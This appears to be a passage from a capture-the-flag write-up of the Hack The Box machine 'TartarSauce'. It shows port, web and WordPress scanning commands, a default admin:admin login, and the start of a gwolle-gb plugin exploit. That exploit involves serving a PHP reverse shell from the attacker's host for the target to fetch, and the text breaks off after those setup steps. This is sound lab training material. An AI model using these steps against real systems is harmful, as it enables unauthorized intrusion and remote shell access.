
TartarSauce

Page description (optional)



Nmap

`nmap -T5 -Pn -p- -A 10.10.10.88`

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Landing Page
```

We have some intresting directories. As we only have port 80 open, let's run Nikto, and let's run **dirbuster** in the background whilst we enumerate.

Nikto


`nikto -h 10.10.10.88` . Results:

```
+ Cookie PHPSESSID created without the httponly flag
+ Entry '/webservices/monstra-3.0.4/' in robots.txt returned a
non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 5 entries which should be manually viewed.
+ Server may leak inodes via ETags, header found with file /, inode:
2a0e, size: 565becf5ff08d, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+
```

Let's go to: http://10.10.10.88/webservices/monstra-3.0.4/

/monstra

Some of the top links don't work, but the middle ones do on the page. Let's go to the one that says *'Log In'*




We'll try a couple things here: **first**, search for default creds; **second**, run some sql injections through burpsuite; **third** look for exploits for this service; ; **and finally**, try the 'forgot password' route. We wouldn't like to bruteforce this, as HTB doesn't typically resort to brute forcing.

- didn't find much for default creds
- sql injections didn't work either
- I found a couple of exploits but they didn't work unless we already had creds
- and the forgot password relied on a captcha out of scope.

I don't like to brute force with automated tools, as it can fuck a box up. So, let's make a cup of coffee and get to work on manually trying usernames;password combinations


- lol the first combo I tried worked: `admin;admin`

Monstra: Admin



We can return back to our third option again, as there were exploits that needed creds.

In kali, `searchsploit monstra` and look for exploits for our version **3.0.4**



trying these however is a rabbit hole. Let's go back to our directory busting

GoBuster


I thought this was a bit CTFy, or an overstep for a box rated at this low level. But you needed to find **/webservices/** in your original scan, and then choose to search in that directory in a seperate scan, with specific wordlists. If you didn't start a seperate scan that specified starting in **/webservices,** it wouldn't find **/wp** - for some reason.

/WP


http://10.10.10.88/webservices/wp/
10.10.10.88

Enumerating around the source of the page, it xmlrpc.php came up, which has some exploits: https://medium.com/@the.bilal.rizwan/wordpress-xmlrpc-php-common-vulnerabilites-how-to-exploit-them-d8d3c8600b32 . However this seemed like a rabbit hole.

Let's scan the page with Kali's wordpress scanner: `wpscan --url http://10.10.10.88/webservices/wp --enumerate p`




It comes up with zero plugins, which is just too suspicous to me. So let's search for plugins aggressively: `sudo wpscan --url http://10.10.10.88/webservices/wp --enumerate ap --plugins-detection aggressive`



Googling the plugins, the first two don't have much promise. But that last one, **gwolle-gb**, seems decent. Let's go to the readme link and read whgat version we're on: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt

Again, this box was a bit too CTFy for my liking as evidenced by the author changing the version that a scanner would show.



Let's see what searchsploit has to say about **gwolle**

So there's a couple of parts to this exploit.

1. Create a php reverse shell and call it `wp-load.php`
2. Python host it, and prepare to copy the address i.e: `http://10.10.x.x:8000/`
